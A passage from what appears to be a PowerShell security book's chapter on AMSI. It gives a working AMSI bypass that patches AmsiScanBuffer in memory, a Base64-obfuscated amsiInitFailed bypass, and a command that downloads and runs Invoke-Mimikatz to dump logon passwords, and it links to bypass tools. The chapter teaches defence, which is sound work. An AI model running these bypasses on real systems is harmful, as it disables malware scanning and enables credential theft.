    [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]

        public static extern IntPtr GetModuleHandle(

            [MarshalAs(UnmanagedType.LPStr)]string lpFileName);

    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]

        public static extern IntPtr GetProcAddress(

            IntPtr hModule,

            string procName);

    [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]

        public static extern IntPtr VirtualProtect(
            IntPtr lpAddress,

            UIntPtr dwSize,

            uint flNewProtect,

            out uint lpflOldProtect);

}

"@
```

Using the **GetModuleHandle** function from **Kernel32**, we'll retrieve the handle of the **amsi.dll** file that was loaded into the current process. A handle is the base address of a module, so with this step, we'll find out where the module starts in the memory:

```
$AmsiHandle = [Kernel32]::GetModuleHandle("amsi.dll")
```

Many AV products will detect scripts that attempt to manipulate the **AmsiScanBuffer** function. Therefore, to avoid detection, we will need to split the function name into two commands:

```
$FuncName = "AmsiScan"

$FuncName += "Buffer"
```

Once this is done, we can retrieve the process address of **AmsiScanBuffer** so that we can attempt to overwrite it later:

```
$FuncPtr = [Kernel32]::GetProcAddress($AmsiHandle, $FuncName)
```

As a next step, we need to unprotect the memory region that we want to overwrite:

```
$OldProtection = 0

[Kernel32]::VirtualProtect($FuncPtr, [uint32]1, 0x40, [ref]$OldProtection)
```


Finally, we overwrite the first byte of the **AmsiScanBuffer** function with **RET**, which indicates the end of a subroutine. In assembly, **0xC3** equals **RET**:

```
$Patch = [Byte[]] (0xC3)


[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $FuncPtr, 1)
```

Now it should be possible to run any command you like without having it checked by AMSI.

The **'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'** string can also be used for AMSI testing. It is like the **EICAR** file, which you can use to test the functionality of your AV, but for AMSI instead. If AMSI is enabled, the AMSI test sample will trigger an error.

The following screenshot shows how an error is first triggered when using the AMSI test sample, but after the AMSI bypass is executed, the AMSI test sample runs without an error:



```
PS C:\Windows\System32> 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
ParserError:
Line |
   1 |  'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
     |  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
     | This script contains malicious content and has been blocked by your antivirus software.

PS C:\Windows\System32> Add-Type -TypeDefinition @"
>> using System;
>> using System.Diagnostics;
>> using System.Runtime.InteropServices;
>>
>> public static class Kernel32
>> {
>>     [DllImport("kernel32", SetLastError=true, CharSet = CharSet.Ansi)]
>>         public static extern IntPtr GetModuleHandle(
>>             [MarshalAs(UnmanagedType.LPStr)]string lpFileName);
>>
>>     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
>>         public static extern IntPtr GetProcAddress(
>>             IntPtr hModule,
>>             string procName);
>>
>>     [DllImport("kernel32", CharSet=CharSet.Ansi, ExactSpelling=true, SetLastError=true)]
>>         public static extern IntPtr VirtualProtect(
>>             IntPtr lpAddress,
>>             UIntPtr dwSize,
>>             uint flNewProtect,
>>             out uint lpflOldProtect);
>> }
>> "@
PS C:\Windows\System32>
PS C:\Windows\System32> $AmsiHandle = [Kernel32]::GetModuleHandle("amsi.dll")
PS C:\Windows\System32>
PS C:\Windows\System32> $FuncName = "AmsiScan"
PS C:\Windows\System32> $FuncName += "Buffer"
PS C:\Windows\System32> $FuncPtr = [Kernel32]::GetProcAddress($AmsiHandle, $FuncName)
PS C:\Windows\System32>
PS C:\Windows\System32> $OldProtection = 0
PS C:\Windows\System32> [Kernel32]::VirtualProtect($FuncPtr, [uint32]1, 0x40, [ref]$OldProtection)
1
PS C:\Windows\System32>
PS C:\Windows\System32> $Patch = [Byte[]] (0xC3)
PS C:\Windows\System32> [System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $FuncPtr, 1)
PS C:\Windows\System32> 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\Windows\System32> _
```

Figure 12.14 – Bypassing AMSI using memory patching

Since this bypass was only developed for this book to demonstrate how adversaries can come up with new bypass ideas, this bypass was reported to Microsoft prior to releasing this book. By the time this book is released, this bypass should not work any longer.

This is, of course, not the only way that memory patching can be done. There are various other examples out there in the field. But this is one example that should help you to understand better how this bypass works.

There's a really great overview of AMSI bypasses that were spotted in the wild, created by **S3cur3Th1sSh1t**: **https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell**.

Most of them try to tamper with AMSI to temporarily disable or break the functionality. But all of them are already broadly known and will be detected if not further obfuscated.

Obfuscation

Obfuscation is another way to bypass AV detections. There are many automatic obfuscation tools in the wild – for example, **Invoke-Obfuscation**, which was written by Daniel Bohannon: https://github.com/danielbohannon/Invoke-Obfuscation.

But automatic tools like this are very well known and scripts obfuscated with it are very likely to be detected.

There are also tools such as **AMSI fail**, which generates obfuscated PowerShell snippets to temporarily disable AMSI in the current session: https://amsi.fail/.

The snippets generated by **AMSI fail** are randomly selected from a pool of methods and are obfuscated at runtime. That means that generated output should not yet be known by antimalware products, but in reality, many of those generated bypasses were detected by AMSI, as antimalware vendors are constantly improving their algorithms and signatures.


Also, as soon as a certain payload is used within a campaign, it does not usually take long until its signatures are detected. But it could be one approach for your next red team engagement to avoid AMSI.

In the end, depending on your maturity level, it might make sense to understand how signatures can be bypassed and write manual obfuscation methods. Explaining how to do that in a proper way would exceed the content of this book. But there is a great blog post by **s3cur3th1ssh1t** that gives you an introduction to how to bypass AMSI manually: https://s3cur3th1ssh1t.github.io/Bypass_AMSI_by_manual_modification/.

Base64 encoding


Base64 is a method to encode binary data into ASCII strings. So, if you remember the bypass from Matt Graeber that we discussed earlier in the configuration, the actual bypass is blocked by AMSI nowadays. But if the strings (**AmsiUtils** and **amsiInitFailed**) used in this bypass are encoded with Base64 and decoded while running the command, the bypass still works.

First, let's encode the two strings with Base64:



```
PS C:\Users\PSSec> [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("AmsiUtils"))
QQBtAHMAaQBVAHQAaQBsAHMA
PS C:\Users\PSSec> [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes("amsiInitFailed"))
YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA==
```

Then, we replace the strings with the commands to decode them and run the commands:



```
PS C:\Users\PSSec> [Ref].Assembly.GetType('System.Management.Automation.'+$([Text.Encoding]::Unicode.GetString([Convert]
::FromBase64String('QQBtAHMAaQBVAHQAaQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64Str
ing('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
PS C:\Users\PSSec> New-Module -Name Invoke-MimikatzModule -ScriptBlock {
>>     Invoke-Expression (Invoke-WebRequest -UseBasicParsing "https://raw.githubusercontent.com/samratashok/nishang/mast
er/Gather/Invoke-Mimikatz.ps1")
>> Export-ModuleMember -Function Invoke-Mimikatz
>> } | Import-Module
PS C:\Users\PSSec> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

mimikatz(powershell) # exit
Bye!

PS C:\Users\PSSec>
```

Often, encoding and decoding strings can work to avoid bypassing AMSI and other detections. But chances are that AV programs can detect it nevertheless.

Summary

AMSI is a great tool that helps you to secure your environment. It already protects you against most malicious code and since malware vendors constantly improve their solutions, it will help you against most known (and probably even some unknown) threats as long as you keep your antimalware software up to date.

But similar to other solutions, it's of course not the solution to everything and there are ways to bypass it. However, since antimalware vendors are always looking out for new discoveries to improve their products, there will be a detection shortly after a bypass is discovered.

AMSI is one part of the solution but not the entire picture, and to keep your environment as secure as possible, there are many other ways that you need to keep in mind. In ***Chapter 13***, *What Else? – Further Mitigations and Resources*, we will look at what else you can do to secure your environment.

Further reading

If you want to explore some of the topics that were mentioned in this chapter, check out these resources:

- IAntimalwareProvider interface (**amsi.h**): **https://learn.microsoft.com/en-us/windows/win32/api/amsi/nn-amsi-iantimalwareprovider**
- AMSI for the developer audience, and sample code: **https://learn.microsoft.com/en-us/windows/win32/amsi/dev-audience**
- Better know a data source: Antimalware Scan Interface: **https://redcanary.com/blog/amsi/**
- Fileless threats: **https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/fileless-threats**
- Bypass AMSI by manual modification

Part 1: **https://s3cur3th1ssh1t.github.io/Bypass_AMSI_by_manual_modification/**

Part 2: **https://s3cur3th1ssh1t.github.io/Bypass-AMSI-by-manual-modification-part-II/**

- Revoke-Obfuscation: PowerShell Obfuscation Detection Using Science: **https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science-wp.pdf**
- Tampering with Windows Event Tracing: Background, Offense, and Defense (also with an AMSI event tracing context): **https://medium.com/palantir/tampering-with-windows-event-tracing-background-offense-and-defense-4be7ac62ac63**
- Antimalware Scan Interface (AMSI) – Microsoft documentation: **https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal**
- Hunting for AMSI bypasses: **https://blog.f-secure.com/hunting-for-amsi-bypasses/**
- Antimalware Scan Interface Detection Optics Analysis Methodology: Identification and Analysis of AMSI for WMI: **https://posts.specterops.io/antimalware-scan-interface-detection-optics-analysis-methodology-858c37c38383**

Tools for bypassing AMSI:

- Seatbelt: **https://github.com/GhostPack/Seatbelt**
- AMSI fail: **https://amsi.fail/**
- AMSITrigger: **https://github.com/RythmStick/AMSITrigger**
- Memory patching AMSI bypass:

https://github.com/rasta-mouse/AmsiScanBufferBypass

https://rastamouse.me/memory-patching-amsi-bypass/

You can also find all links mentioned in this chapter in the GitHub repository for ***Chapter 12*** – no need to manually type in every link: **https://github.com/PacktPublishing/PowerShell-Automation-and-Scripting-for-Cybersecurity/blob/master/Chapter12/Links.md**